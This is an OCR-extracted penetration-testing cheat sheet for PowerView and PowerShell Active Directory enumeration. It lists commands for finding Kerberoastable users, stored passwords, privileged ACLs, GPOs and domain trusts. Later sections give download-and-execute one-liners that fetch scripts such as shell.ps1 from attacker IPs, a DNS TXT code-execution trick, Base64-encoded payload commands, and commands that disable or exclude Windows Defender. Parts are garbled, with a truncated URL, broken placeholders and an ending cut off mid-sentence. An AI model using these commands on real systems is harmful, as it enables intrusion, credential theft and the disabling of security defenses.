

PowerView Cheat Sheet + PowerShell Enumeration

Load into the memory :

> Invoke-Expression (New-Object System.Net.WebClient).DownloadString(”https://raw.githubusercontent.com/PowershellMafia/PowerSpl

Get-NetDomain (Basic domain info)

PowerShell Command	Description
Get-NetDomain	Basic domain information

User info

PowerShell Command	Description
Get-NetUser -UACFilter NOT_ACCOUNTDISABLE	Basic enabled user information
Get-NetUser -LDAPFilter '(sidHistory=*)'	Find users with sidHistory set
Get-NetUser -PreauthNotRequired	ASREPRoastable users
Get-NetUser -SPN	Kerberoastable users

Groups info

PowerShell Command	Description
Get-NetGroup	Basic group information
Get-DomainObjectAcl -SearchBase 'CN=AdminSDHolder,CN=System,DC=EGOTISTICAL-BANK,DC=local'	Get AdminSDHolders

Computers

PowerShell Command	Description
Get-NetComputer	Basic computer information
Get-NetComputer -Unconstrainusered	Computers without user constraints
Get-NetComputer -TrustedToAuth	Computers with Constrained Delegation

Shares

PowerShell Command	Description
Find-DomainShare -CheckShareAccess	Search readable shares

Domain trusts

PowerShell Command	Description
Get-NetDomainTrust	Get all domain trusts
Get-NetForestDomain | Get-NetDomainTrust	Enumerate all the trusts of all the domains found

LHF

PowerShell Command	Description
$FormatEnumerationLimit=-1; Get-DomainUser -LDAPFilter '(userPassword=*)' -Properties samaccountname,memberof,userPassword | % {Add-Member -InputObject $\_ NoteProperty 'Password' "$([System.Text.Encoding]::ASCII.GetString($_.userPassword))" -PassThru} | fl	Check if any user passwords are set

PowerShell Command	Description
Find-LocalAdminAccess	Check if any user has admin access
Invoke-UserHunter -CheckAccess	Check users logged into machines
Invoke-ACLScanner -ResolveGUIDs | select IdentityReferenceName, ObjectDN, ActiveDirectoryRights | fl	Find interesting ACLs

Group Policy Objects (GPOs)

PowerShell Command	Description
Get-NetGPO	Retrieve Group Policy Objects (GPOs)
Get-NetGPOGroup	Retrieve GPOs linked to groups
Get-NetGPOUser	Retrieve GPOs linked to users
Get-NetGPOLocalGroup	Retrieve local groups in GPOs

Trust Relationships

PowerShell Command	Description
Get-NetTrust	Retrieve trust relationships
Get-NetForestTrust	Retrieve forest trust relationships
Get-NetForest	Retrieve forest information

Domain Controllers

PowerShell Command	Description
Get-NetDomainController	Retrieve domain controller information
Get-NetLoggedon	Retrieve logged-on users on DCs
Get-NetSession	Retrieve active sessions on DCs

Service Accounts

PowerShell Command	Description
Get-NetServiceAccount	Retrieve service account information
Get-NetLoggedon	Retrieve logged-on users on service accounts

DNS Enumeration

PowerShell Command	Description
Get-NetDnsZone	Retrieve DNS zone information
Get-NetDnsRecord	Retrieve DNS record information

Local Administrators

PowerShell Command	Description
Get-NetLocalGroup	Retrieve local groups on computers
Get-NetLocalGroupMember	Retrieve local group members on computers

Domain Info

PowerShell Command	Description
Get-Domain	Get information about the current domain
Get-NetDomain	Get information about the current domain
Get-NetDomain -Domain mydomain.local	Get information about a specific domain
Get-DomainSID	Get the domain SID

Policy

PowerShell Command	Description
Get-DomainPolicy	Get information about the domain policy
(Get-DomainPolicy)."KerberosPolicy"	Get Kerberos ticket information
(Get-DomainPolicy)."SystemAccess"	Get password policy information
Get-DomainPolicyData | select -ExpandProperty SystemAccess	Get password policy information
(Get-DomainPolicy).PrivilegeRights	Check your privileges
Get-DomainPolicyData	Get domain policy data

Domain Controller

PowerShell Command	Description
Get-DomainController | select Forest, Domain, IPAddress, Name, OSVersion | fl	Get specific information about the current domain controller
Get-NetDomainController -Domain mydomain.local	Get information about domain controllers in a specific domain

Forest Info

PowerShell Command	Description
Get-ForestDomain	Get information about the forest

Users

PowerShell Command	Description
Get-DomainUser -Properties name, MemberOf | fl	Get usernames and their groups
Get-NetUser	Get users with several (not all) properties
Get-NetUser | select samaccountname, description, pwdlastset, logoncount, badpwdcount	List all usernames
Get-NetUser -UserName student107	Get information about a specific user
Get-NetUser -properties name, description	Get all descriptions of users

Get-NetUser -properties name, pwdlastset, logoncount, badpwdcount	Get specified properties of users
Find-UserField -SearchField Description -SearchTerm "built"	Search accounts with specific parameters
Get-DomainUser -Identity * | ? {$_.useraccountcontrol -like '*ENCRYPTED_TEXT_PWD_ALLOWED*'} | select samaccountname, useraccountcontrol	Get users with reversible encryption (PWD in clear text with DCSync)

Groups

PowerShell Command	Description
Get-DomainGroup | where Name -like "*Admin*" | select SamAccountName	Get groups with "Admin" in their name
Get-NetGroup	Get groups
Get-NetGroup -Domain mydomain.local	Get groups in a specific domain
Get-NetGroup 'Domain Admins'	Get all data of a specific group
Get-NetGroup -AdminCount | select name,memberof,admincount,member | fl	Search admin groups
Get-NetGroup -UserName "myusername"	Get groups of a specific user
Get-NetGroupMember -Identity "Administrators" -Recurse	Get users inside the "Administrators" group
Get-NetGroupMember -Identity "Enterprise Admins" -Domain mydomain.local	Get users inside the "Enterprise Admins" group (root domain only)
Get-NetLocalGroup -ComputerName dc.mydomain.local -ListGroups	Get local groups of a machine (requires admin rights)
Get-NetLocalGroupMember -computername dcorp-dc.dollarcorp.moneycorp.local	Get users of local groups on a computer
Get-DomainObjectAcl -SearchBase 'CN=AdminSDHolder,CN=System,DC=testlab,DC=local' -ResolveGUIDs	Check AdminSDHolder users
Get-DomainObjectACL -ResolveGUIDs -Identity * | ? {$_.SecurityIdentifier -eq $sid}	Get ObjectACLs by SID
Get-NetGPOGroup	Get restricted groups

Computers

PowerShell Command	Description
Get-DomainComputer -Properties DnsHostName	Get all domain names of computers
Get-NetComputer	Get all computer objects
Get-NetComputer -Ping	Send a ping to check if the computers are working
Get-NetComputer -Unconstrained	Get unconstrained computers (DCs excluded)
Get-NetComputer -TrustedToAuth	Find computers with constrained delegation
Get-DomainGroup -AdminCount | Get-DomainGroupMember -Recurse | ?{$_.MemberName -like '*$'}	Find machine accounts in privileged groups

OUs (Organizational Units)

PowerShell Command	Description
Get-DomainOU -Properties	

User Sessions and Logon Information

PowerShell Command	Description
Get-NetLoggedon -ComputerName \<servername\>	Get currently logged on users on a computer (requires admin rights on the target)
Get-NetSession -ComputerName \<servername\>	Get active sessions on a host
Get-LoggedOnLocal -ComputerName \<servername\>	Get locally logged on users at the moment (requires remote registry access, default in server OS)
Get-LastLoggedon -ComputerName \	Get information about the last user logged on (requires admin rights on the host)

<servername\>	
Get-NetRDPSession -ComputerName \ <servername\>	List RDP sessions inside a host (requires admin rights on the host)

Group Policy Objects (GPO)

PowerShell Command	Description
Get-DomainGPO | select displayName	Check the names of GPOs for information
Get-NetGPO	Get all GPOs with details
Get-NetGPO | select displayName	Get the names of the GPOs
Get-NetGPO -ComputerName \<servername\>	Get the policy applied to a computer
gpresult /V	Get the current policy applied
Get-DomainObjectAcl -SearchBase "CN=Policies,CN=System,DC=dev,DC=invented,DC=io" -ResolveGUIDs | ? { \$_.ObjectAceType -eq "Group-Policy-Container" } | select ObjectDN, ActiveDirectoryRights, SecurityIdentifier | fl	Get who can create new GPOs
Get-DomainObjectAcl -LDAPFilter '(objectCategory=groupPolicyContainer)' | ? { (\$.*SecurityIdentifier -match '^S-1-5-.*-[1-9]\d{3,}$') -and (\$*.ActiveDirectoryRights -match 'WriteProperty|GenericAll|GenericWrite|WriteDacl|WriteOwner')} | select ObjectDN, ActiveDirectoryRights, SecurityIdentifier | fl	Enumerate permissions for GPOs where users with RIDs > 1000 have modification/control rights
Get-DomainGPO | Get-ObjectAcl | ?{\$_.SecurityIdentifier -eq \$sid}	Get permissions a user/group has over any GPO
Get-GPO -Guid \<GPOGuid\>	Convert GPO GUID to name
ConvertFrom-SID S-1-5-21-3263068140-2042698922-2891547269-1126	Transform SID to name
Get-NetGPO -GPOName '{3E04167E-C2B6-4A9A-8FB7-C811158DC97C}'	Get GPO of an OU
Get-DomainGPOLocalGroup | select GPODisplayName, GroupName, GPOType	Returns all GPOs that modify local group memberships through Restricted Groups or Group Policy Preferences
Get-DomainGPOUserLocalGroupMapping -LocalGroup Administrators | select ObjectName, GPODisplayName, ContainerName, ComputerName	Enumerates the machines where a specific domain user/group is a member of a specific local group

Here are some PowerShell commands related to object ACLs and permissions:

PowerShell Command	Description
Get-ObjectAcl -SamAccountName \<username\> -ResolveGUIDs	Get ACLs of an object (permissions of other objects over the indicated one)
$sid = Convert-NameToSid \<username/group\>	Convert username or group name to Security Identifier (SID)
Get-DomainObjectACL -ResolveGUIDs -Identity * | ? {$_.SecurityIdentifier -eq $sid}	Get ACLs of an object using SID
Get-PathAcl -Path "\\dc.mydomain.local\sysvol"	Get permissions of a file
Find-InterestingDomainAcl -ResolveGUIDs	Find interesting ACEs (permissions) of "unexpected objects" (RID > 1000 and modify permissions) over other objects
Find-InterestingDomainAcl -ResolveGUIDs | ? {$_.IdentityReference -match "RDPUsers"}	Check if any of the interesting permissions found are related to a specific username or group
Get-NetGroupMember -GroupName "Administrators" -Recurse | ? {$.*IsGroup -match "false"} | % {Get-ObjectACL -SamAccountName* \$.MemberName -ResolveGUIDs} | select ObjectDN, IdentityReference, ActiveDirectoryRights	Get special rights over all administrators in the domain

File servers and shares:

PowerShell Command	Description
Get-NetFileServer	Search for file servers in the domain.
Find-DomainShare -CheckShareAccess	Search for readable shares in the domain.
Find-InterestingDomainShareFile	Find interesting files in the shares. Can apply filters to search for specific types of files.

These commands can help you identify file servers in the domain, find accessible shares, and search for interesting files within those shares. Feel free to apply filters or modify the commands to suit your specific requirements.

Here are some PowerShell commands related to domain trusts and forest information:

PowerShell Command	Description
Get-NetDomainTrust	Get information about all domain trusts (parent, children, and external trusts) within the current domain.
Get-DomainTrust	Same as Get-NetDomainTrust, retrieves information about all domain trusts within the current domain.
Get-NetForestDomain | Get-NetDomainTrust	Enumerate all the trusts of all the domains found within the forest.
Get-DomainTrustMapping	Enumerate all the trusts within the forest.
Get-ForestDomain	Get basic information about the forest, including the forest name.
Get-ForestGlobalCatalog	Get information about the current forest's global catalog servers (does not include external forests).
Get-ForestGlobalCatalog -Forest \<external.domain>	Get information about an external forest's global catalog servers (if possible).
Get-DomainTrust -SearchBase "GC://$($ENV:USERDNSDOMAIN)"	Get domain trust information using the Global Catalog server as the search base.
Get-NetForestTrust	Get information about forest trusts (applicable when there are two root domains).
Get-DomainForeignUser	Get users with privileges in other domains within the forest.
Get-DomainForeignGroupMember	Get groups with privileges in other domains within the forest.

Powrshell downloading functions

Command	Description
`echo IEX(New-Object Net.WebClient).DownloadString('<http://10.10.14.13:8000/PowerUp.ps1>')	powershell -noprofile -`	Download and execute a PowerShell script from a remote source using the command prompt.
`powershell -exec bypass -c "(New-Object Net.WebClient).Proxy.Credentials=[Net.CredentialCache]::DefaultNetworkCredentials;iwr('<http://10.2.0.5/shell.ps1>')|iex"`	Download and execute a PowerShell script from a remote source using PowerShell with bypass flag.
`iex (iwr '10.10.14.9:8000/ipw.ps1')`	Download and execute a PowerShell script from a remote source (compatible with PowerShell v3).
`$h=New-Object -ComObject Msxml2.XMLHTTP;$h.open('GET','<http://10.10.14.9:8000/ipw.ps1>',$false);$h.send();iex $h.responseText`	Download and execute a PowerShell script using COM object with XMLHTTP.
`$wr = [System.NET.WebRequest]::Create("<http://10.10.14.9:8000/ipw.ps1>") $r = $wr.GetResponse() IEX ([System.IO.StreamReader]($r.GetResponseStream())).ReadToEnd(`	Download and execute a PowerShell script using .NET WebRequest and StreamReader.
`powershell . (nslookup -q=txt <http://some.owned.domain.com>)[-1]`	Execute PowerShell code from a text record retrieved through NSLOOKUP command.

BitsTransfer

Command	Description
`Import-Module BitsTransfer`	Import the BitsTransfer module, which provides cmdlets for transferring files using the Background Intelligent Transfer Service (BITS).
`Start-BitsTransfer -Source $url -Destination $output`	Start a BITS transfer from the specified source URL to the destination path.
`Start-BitsTransfer -Source $url -Destination $output -Asynchronous`	Start an asynchronous BITS transfer, allowing the transfer to run in the background.

These commands utilize the BitsTransfer module in PowerShell to perform file transfers using BITS, which is a reliable and bandwidth-friendly transfer mechanism. By importing the module and using the `Start-BitsTransfer` cmdlet, you can easily initiate file transfers between a source URL and a destination path. The `-Asynchronous` parameter allows the transfer to run in the background, allowing you to continue with other tasks while the transfer progresses.

Base64 Kali & EncodedCommand

Command (Kali Linux)	Description
`echo -n "IEX(New-Object Net.WebClient).downloadString('<http://10.10.14.9:8000/9002.ps1>')" | iconv --to-code UTF-16LE | base64 -w0`	Encodes a PowerShell command using Base64 and UTF-16LE encoding. The command downloads and executes a remote script.

Command (PowerShell)	Description
`powershell -EncodedCommand <Base64>`	Executes a PowerShell command that is encoded in Base64. The `<Base64>` should be replaced with the encoded command.

The Kali Linux command uses the `echo` command to generate a PowerShell command, which is then piped through `iconv` to convert it to UTF-16LE encoding. Finally, `base64` is used to encode the command in Base64 format.

The PowerShell command, when executed with the Base64-encoded payload, runs the PowerShell code obtained from Kali Linux. It downloads and executes a script from the specified URL. Please exercise caution when executing commands from untrusted sources, as they may be malicious.

Disabling Windows Defender

Here's the information about checking and configuring Windows Defender exclusions:

Command	Description
`Get-MpComputerStatus`	Retrieves the Windows Defender status and protection information for the computer.
`Get-MpPreference | select Exclusion* | fl`	Retrieves the Windows Defender exclusion settings.
`Set-MpPreference -DisableRealtimeMonitoring $true`	Disables real-time monitoring of Windows Defender.
`New-ItemProperty -Path "HKLM:\\SOFTWARE\\Policies\\Microsoft\\Windows Defender" -Name DisableAntiSpyware -Value 1 -PropertyType DWORD -Force`	Completely disables Windows Defender on the computer.
`Set-MpPreference -ExclusionPath (pwd) -DisableRealtimeMonitoring`	Sets the exclusion path for Windows Defender and disables real-time monitoring for the specified directory.
`Add-MpPreference -ExclusionPath (pwd)`	Adds an exclusion path to the Windows Defender exclusion list.
`Parse-PolFile .\\Registry.pol`	Parses the Registry.pol file to check the exclusions configured via Group Policy for Windows Defender.

The `Get-MpComputerStatus` command retrieves the overall status of Windows Defender on the computer, while `Get-MpPreference` displays the configured exclusion settings. You can use `Set-MpPreference` to disable real-time monitoring or add exclusion paths. The `New-ItemProperty` command disables Windows Defender completely.

To check the exclusions configured via Group Policy, you can use `Parse-PolFile` to parse the Registry.pol file and view the configured exclusion paths.

Please note that modifying or disabling Windows Defender should be done carefully, as it can impact the security of your system.

Proccess listing, Get-ClipBoradHistory

Command	Description
`Get-Process | Where-Object {$_.ProcessName -notlike "svchost*"} | Format-Table ProcessName, Id`	Retrieves the running processes on the system, excluding those with names starting with "svchost", and formats the output in a table displaying the process name and process ID.
Get-Clipboard	

	The `Get-Clipboard`